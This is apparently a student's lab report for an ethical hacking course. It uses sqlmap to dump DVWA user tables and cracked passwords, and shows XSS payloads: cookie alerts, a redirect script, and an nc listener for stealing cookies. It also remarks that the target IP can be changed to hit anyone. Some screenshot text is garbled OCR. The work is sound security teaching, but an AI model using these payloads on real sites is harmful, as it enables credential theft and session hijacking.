## Lab 13 – Automating SQL injection using SQLmap and Cross site Scripting (XSS)

### **CYSE 450- Ethical Hacking and Penetration Testing**

#### (Total: 100 Points)

SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

#### Lab Tool:

Reliable internet connection, Metasploitable2 and Kali Linux.

## Task-A: (60 Points) Using SQLmap to automate SQL injection to Obtain data from DVWA Application.

- 1. Open terminal in Kali Linux
- 2. Login to Metasploitable2 VM and find the IP address.
- 3. In the browser, in Kali VM, type the Ip address of metasploitable2 and login to DVWA application.
- 4. Set the "DVWA Security" to "low", Select "SQL Injection" tab and type"1" in the User Id box. Hit the Submit button. Don't forget to copy the URL after submitting action. <u>Please</u> <u>submit the screenshot for this step.</u>
- 5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. **Highlight** the Vulnerabilities detected for SQL injection. <u>Please submit</u> the screenshot for this step.
- In Kali terminal, use SQLmap command to display all the tables used by DVWA database.
   <u>Please submit the screenshot for this step.</u>
- 7. Use SQLmap command to display all the users along with passwords in plaintext format in "users" table. <u>Please submit the screenshot for this step.</u>

#### Task-B: (40 Points) Using Cross Site Scripting to Obtain data from dvwa Database

1. Login to DVWA application and set the "DVWA Security" to "low".


- 2. Select "XSS refelected" and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the "What is Your name?" field.
- 3. Post a malicious code to display cookies using **alert()**, as demonstrated in the class.
- 4. Select "XSS Stored" and in the message box, use "<script>document.location=lpaddress of DVWA website</script> to perform DOM based Cross site scripting.

#### Extra Credit (20 Points):


In this task, Steal Cookies from the Victim's Machine (DVWA application in metasploitable2) so that the attacker (Kali VM) can get access to that.


Hint: you can use "nc" tool to listen to the connection at some port (for e.g., 5000) and as soon as the malicious script get executed the cookie information is stored/displayed at attacker terminal listening at post 5000.

#### Task A



IP is 192.168.0.173.





Used <u>sqlmap -u URL -cookie="security=low; PHPSESSID=cookie" -batch</u>. Cookies can be easily found by inspecting page source and going to storage.


File Machine View Triput Devices Help	
S =	🗖 🜒 🌲 🗢 20:23 🔒 G
jernýčkáž -	
File Actions Edit View Help	
(jerzy@kali)-(=) 	
T T T T T T T T T T T T T T	
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable l ocal, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program	
[*] starting @ 28:23:09 /2024-04-18/	
[28:22:09] [INF0] resuming back-end DBMS 'mysql' [28:22:09] [INF0] texting connection to the target UML sqlmp resumed the following injection point(s) from stored session:	
Parameter:idi(GET) Type: Boolaan-based blind Tille:OR boolaan-based blind - NHERE er HAVING clause (NOT - MySQL comment) Payload: (al' OR NOT Speid-SBedRStammit-Submit	
Type: error-based Title: MyGG: & 4.1 AUD error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: 3d-1' AUD ROW(1651,2477)/SELECT COUNT(4),CONCAT(0+726546721,(SELECT (ECT(1681-1651,1))),0+7166527671,FLOOR(RAAD(0)+2))x FROM (SELECT 9759 UNION SE LECT BA30 BUTO SELECT 309 UNION SELECT 4309 UNION SECURE DY UNIONSBMILT	
Type: time-based blind Itlt: MySQL > 3.6.11 AMD (time-based blind (query SLEEP) Payload: Joil AMD (SELECT 5355 FKBM (SELECT(SLEEP(S)))PDXF) AQHF&Submit=Submit	
Type: VMLON query Tille: MyGC UNDON query (VMLL) - 2 columns Payload: 3d-1' UMION ALL SELECT MULL,CONCAT(8+71826a6271,8+7807888b760156725475465367646f6d5e633726173446586d5372467a6e5a6654654564654564644647671)#560 Built-Submit	
[20:23:09] [TW70] the back-and DMMS is MySQL web server operating system: Linux Ubuniu 8-84 (Hardy Heron) web sepicizes: MeSQL 09:27, MMM 5.2,4 (20:23:09) [UNID] fetching tables for database: 'oval' [20:23:09] [UNID] fetching tables for database: 'oval'	
guestook     guestook     users	
[20123:09] [INF0] fetched data logged to text files under '/home/jerzy/.local/share/sqlmap/output/192.168.0.173'	
	📴 🗢 🖿 🗗 🖉 🔛 🗟 🔹 Refect
🛤 🔎 Type here to search 🛛 🚕 🛼 🛤 🔗 📻 🛹 🚖 💼 😨 🛱 🧟 🕸 🥥 🔤 🔀 🕼 🥥 🖉 🧖 🧒 👘	60°F Mostly clear 4/18/2024

6. Added <u>-tables</u> and <u>-D dvwa</u> to query

	🜠 Kali Linux (Run										- 0	5 X
			Devices Help ▶ ► ✓ 1 2 3 4 🛯 🎂 🖿						0	•0	 20:25	<b>₽</b> 0
	1			jerzy@kali: -				State of the second second				
	File Actions	s Edit V	iew Help									
			CT 2989 UNION SELECT 8483)a GROUP BY x) jVhX6Submit=S	ubmit								
		ime-based MySQL ≥ : id=1'/	l blind 5.0.12 AND time-based blind (query SLEEP) ND (SELECT 5355 FROM (SELECT(SLEEP(S)))PXKF) AQHF⋐	mit-Submit								
			y ON query (NULL) - 2 columns NION ALL SELECT NULL,CONCAT(0×71626a6271,0×7067686b7661	56715475465367646f6d6e6372617344696d5372497a6e	5a66566c6552	6454624b4c,0×	716b627671)#85u					
	web server: web applica back-end DB [20:25:12] [20:25:12] [20:25:12] do you want [20:25:12] do you want [20:25:12] [20:25:12] [20:25:12] [20:25:12] [20:25:12] [20:25:12] [20:25:12] [20:25:13] [20:25:14]	operating tion tech MS: MySQL [INFO] fo [UMARIING] [INFO] ret to store to crack [INFO] us nary do y dictiona dictionan th list of [INFO] us to use of [INFO] st [INFO] cr [INFO] cr	tching columns for table 'users' in database 'dwa' reflective value(s) found and filtering out conjunct possible password'hanks in colum 'password'. hashes to a temporary file for eventual further proces them via a fictionary-based tatch! (t/vAl) Y out was to use 'dd.goveric_passwo' ou want to user'	s Enter) 536769220831 68671640207								
	+ user_id	user	+   avatar	password	last_name	first_name						
		gordonb 1337 pablo	http://172.16.123.129/dwwa/hackable/users/admin.jpg http://172.16.123.129/dwwa/hackable/users/gordomb.jpg http://172.16.123.129/dwwa/hackable/users/J337.jpg http://172.16.123.129/dwwa/hackable/users/J337.jpg http://172.16.123.129/dwwa/hackable/users/Jaallo.jpg	<pre>  e99a18c428cb38d5f260853678922e83 (abc123)   8d3533d75ae2c3966d7e0d4fcc69216b (charley)   0d187d09f5bbe40cade3de5c71e9e9b7 (letmein)</pre>	Brown   Me   Picasso	admin   Gordon   Hack   Pablo   Bob						
	[20:25:17] [*] ending (	[1NF0] fe @ 20:25:1 /pe here to	ble 'dwa.users' damped to CSY file '/home/jerzy/.local tched data logged to text files under '/home/jerzy/.loca 7 /2024-04-18/ search <u>ER</u> © <b>E C C</b>	al/share/sqlmap/output/192.168.0.173'		I 🕢	<u>त २</u> २	<b>)</b> 60	9 O°F Mostly			Right Ct M 24
-												

# <u>Task B</u>

← → C @ O A 192.168.0.173/dvw		E 🕁 🗢
Kall Linux <table-of-contents> Kall Tools <table-cell> Kall Docs 🔪 Kall Forums <table-cell> Kall</table-cell></table-cell></table-of-contents>	Withink ** Capital calls       Cooperation of the function of the func	ed web applications.
	Damn Vulnerable Web Application (DVWA) v1.0.7	



2. True here to sourch the like your face")</script>

Kali Linux [Running] - Oracle VM VirtualBox						- 6
File Machine View Input Devices Help	2 3 4 🙋 🖸					20:41
🧉 🔹 Damn Vulnerable Web 🗛 🗵	Settings	× 🛛 🜀 how to see cookies on fire 🤉				
← → × ⋒	O 🔒 192.168.0.173/dvv				☆	
🐂 Kali Linux 🍵 Kali Tools 🛛 🤻 Kali D	ocs 🖹 Kali Forums 💸 Kali	NetHunter 🍝 Exploit-DB 🍬 Google	Hacking DB 🧥 OffSec			
			DVWA			
		Home	Vulnerability: Reflected Cross Site	Scripting (XSS)		
		Setup Brute Force	What's your name?			
		Command Execution CSRF File Inclusion	Hello			
		SQL Injection SQL Injection (Blind)				
		Upload KSS reflected XSS stored	H92.168.0.173     security=low; PHPSESSID=d3274d4aa1845b63439525r330b1b972			
		DVWA Security				
		PHP Info About				
		Logout				
lead 192.168.0.173						
1830 192.108.0.173					<b>2.0</b> k d	/ / = 0 🗗 1 6

<script>alert(document.cookie)</script>

🚰 Kali Linux (Running) - Oracle VM VirtualBox	- a ×					
File Machine Wew Input Devices Help						
S = - 3 · 1 · 1 2 3 4 · • 1	🗖 🚯 🌲 🗿 20:52 🚔 G					
404 Not Found ×  Settings ×  G how to see cookies on fin × +						
← → C 🙆 O 👌 192168.0.173/dvva/vulnerabilities/xss_s/1922168.0.173	☆ © ሷ ≡					
🕆 Kall Linux 🐞 Kall Tools 🐟 Kall Dools 🖹 Kall Forums 🐟 Kall NetHunter 🐁 Exploit-DB 🐁 Google Hacking DB 🕕 OffSec						
Not Found						

The requested URL /dvwa/vulnerabilities/xss\_s/192.168.0.173 was not found on this server.

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.0.173 Port 80

4. \* P Type here to search <script>document.location="192.168.0.173"</script>

## Extra Credit

First I changed the allowed space for a XSS stored submission by inspecting and changing elements


🜠 Kali Linux (Running) - Oracle VM VirtualBox		- 5 ×
File Madahe Wew Input Devices Help 📉 🔲 💼 🍃 🍓 🖸 🗸   1 2 3 4   🐏 🗈		🗆 💨 🌢 O 20:59 🔒 G
😆 🕢 Damn Vulnerable Web Ap 🛪 🕸 Settings 🛛 🛛 😵 how to	to see cookies on fire × +	· • • • • • • • • • • • • • • • • • • •
← → C @ O A 192.168.0.173/dvwa/vulnerabilities/		B☆ © ሷ ≡
🛸 Kali Linux 📸 Kali Tools 🛛 🧒 Kali Docs 📉 Kali Forums 🖪 Kali NetHunter 🛸 Ex	xploit-DB 🐞 Google Hacking DB 🤼 OffSec	
	DVWA	
Home	• Vulnerability: Stored Cross Site Scriptin	g (XSS)
	uctions Name * helio	
Brute	e Force Message * Sign Guestbook	
File In SQL II	Injection Name: test Injection (Blind) Message: This is a test comment.	
	ad More info reflected http://ha.ckers.org/css.html ttp://ha.ckers.org/css.html ttp://	
DVWA Peire II About	/A Security Into	
Logol	nce 🕕 Memory 🔠 Storage 🔺 Accessibility 🎆 Application	د) ۲۰۰۰× ۲/TerrStute
Q Search HTML		¶FilterStyles thev.ds + ₩ € D ⊡ Layout Computed Changes Compatibility → Rement [] { inline → Flexbox
<pre></pre>		nput, testarea, select II ( <u>skin_cssil</u> Select a Flex container or item to continue. font: h 10% arial, sam-serif: vertical-align: midfle: CSS Grid not in use on this sugar
√tr>  +treB/tre		nherited from divitinain_body * Box Model Is Winain_body E {     msin_cts_134     fort-strate-flows V
html > body.home > divitcontainer > divitmain_body > div.body_padded > div.nulnerable_code_area > for	orm > table > tbody > tr > td > textures	nherited from div #container Dorder 2 D 0 h 27 2 10 10 20 40 40 10 20 40 40 10 10 10 10 10 10 10 10 10 10 10 10 10
📲 🔎 Type here to search 🛛 🚕 🛱 🚱 💼 🥥 💼	• • • • • • • • • • • • • • • • • • •	

🌠 Kali Linux (Running) - Oracle VM VirtualBox		- 0 ×
File Middine Vew Ioput Devices Help		det 🗖 🐠 🌲 🗢 21:02   🖴 G
🤹 🥥 Damn Vulnerable Web 🗛 🛪 🕸 Settings 🛛 🛛 🗙	how to see cookies on fin: × +	✓ 000
← → C @ Q & 192.168.0.173/dvwa/vulner	abilities/xss_s/	I ☆ ♡ 約 =
🛰 Kali Linux 🍵 Kali Tools 🦪 Kali Docs 🗙 Kali Forums 💐 Kali NetHunte	r 🛸 Exoloit-DB 🐁 Google Hacking DB 🥼 OffSec	
	DVWA	
	Home Vulnerability: Stored Cross Site Scripting (XSS)	_
	Instructions Setup Name * hello	
	Brute Force Message * Message * Message *	
	Command Execution Sign Guestbook	
	File Inclusion	
	SQL Injection Name: test Message: This is a test comment.	
	SQL Injection (Blind)	
	Upload More info	
	XSS reflected http://ba.ckers.org/css.html XSS stored ttip://en.wikipedia.org/wiki/Cross-site_scripting	
	http://www.cgisecurity.com/xss-faq.html	
	DVWA Security	
	PHP Info	
	About	
	Logout	
🕞 🖸 Inspector 🖸 Console 🗅 Debugger 📬 Network {} Style Editor 🖓 F	erformance 🕕 Memory 🔠 Storage 뷲 Accessibility 🇱 Application	d) ۰۰۰ ×
Q Search HTML		show .ds 🕂 🌟 🕐 🗈 🗉 Layout Computed Changes Compatibility 💌
vstp		inline v Flexbox
Message *	input, textares, sele font: +180% arial	
<textarea cols="50" maxlength-<="" name="mtxMessage" rows="3" td="">&lt;td&gt;&lt;/td&gt;&lt;td&gt;iddle:&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;&lt;/table&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;CSS Grid is not in use on this page&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;▶ str&gt; m s/tr&gt;&lt;br&gt;s/tbodys&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;tmin.cssi141&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;«/table&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;W margin 3&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;th&gt;html &gt; body.home &gt; divitcontainer &gt; divitimain_body &gt; div.body.padded &gt; div.vulnerable_code_&lt;/th&gt;&lt;th&gt;&lt;/th&gt;&lt;th&gt;ner 2 border 2 Border 2 Right Cbi&lt;/th&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;📧 🔎 Type here to search 🛛 🔬 🛱 🤒 📃 🚽&lt;/td&gt;&lt;td&gt;) 🕋 🕐 🛅 🚰 🗣 🍳 🖾 🖾 🖗 🖉 🖾 👘 🔷&lt;/td&gt;&lt;td&gt;Earnings upcoming 🔨 🖾 🕺 🐖&lt;/td&gt;&lt;/tr&gt;&lt;/tbody&gt;&lt;/table&gt;</textarea>		

Next, I submitted the following code (I found a YouTube video demonstrating this attack online and this is the code they used). The IP address included can be changed to target anyone desired.

Kali Linux [Running] - Oracle VM VirtualBox File Machine View Input Devices Help			– Ø ×
😫 🔲 🚞 🍃 🍪 🕒 🗸 📋 2 3 4 🛛 🕸 🖸			🗆 🐠 🌲 🗢 21:06   🖴 G-
		jerzy@kali: -	0.00
File Actions Edit View Help			
[_[jerzy@kuli]-[~] \$ nc -lvp 80			
listening on [any] 80			
a losses alter anne alter (a e e a			
the same succession in the same			
A second s			
			💆 🗢 🕅 🖓 🌶 📰 🖾 🖆 🕼 🖸 Refet Cel
🖽 🔎 Type here to search 🛛 🔬 🛱 🔕 🚊 🤟	4 💼 💽 💼 🧕	🔹 📀 🔤 🕼 🔍 🔍 🖉 🧔 🚾 😒	366 PM ↓18/2024 ↓18/2024 ↓18/2024

I start listening on my machine with this command



This is what it would look like if I accessed DVWA from the webpage provided. I couldn't figure out how to access a browser from metasploitable2 so I used another machine to demonstrate what would happen.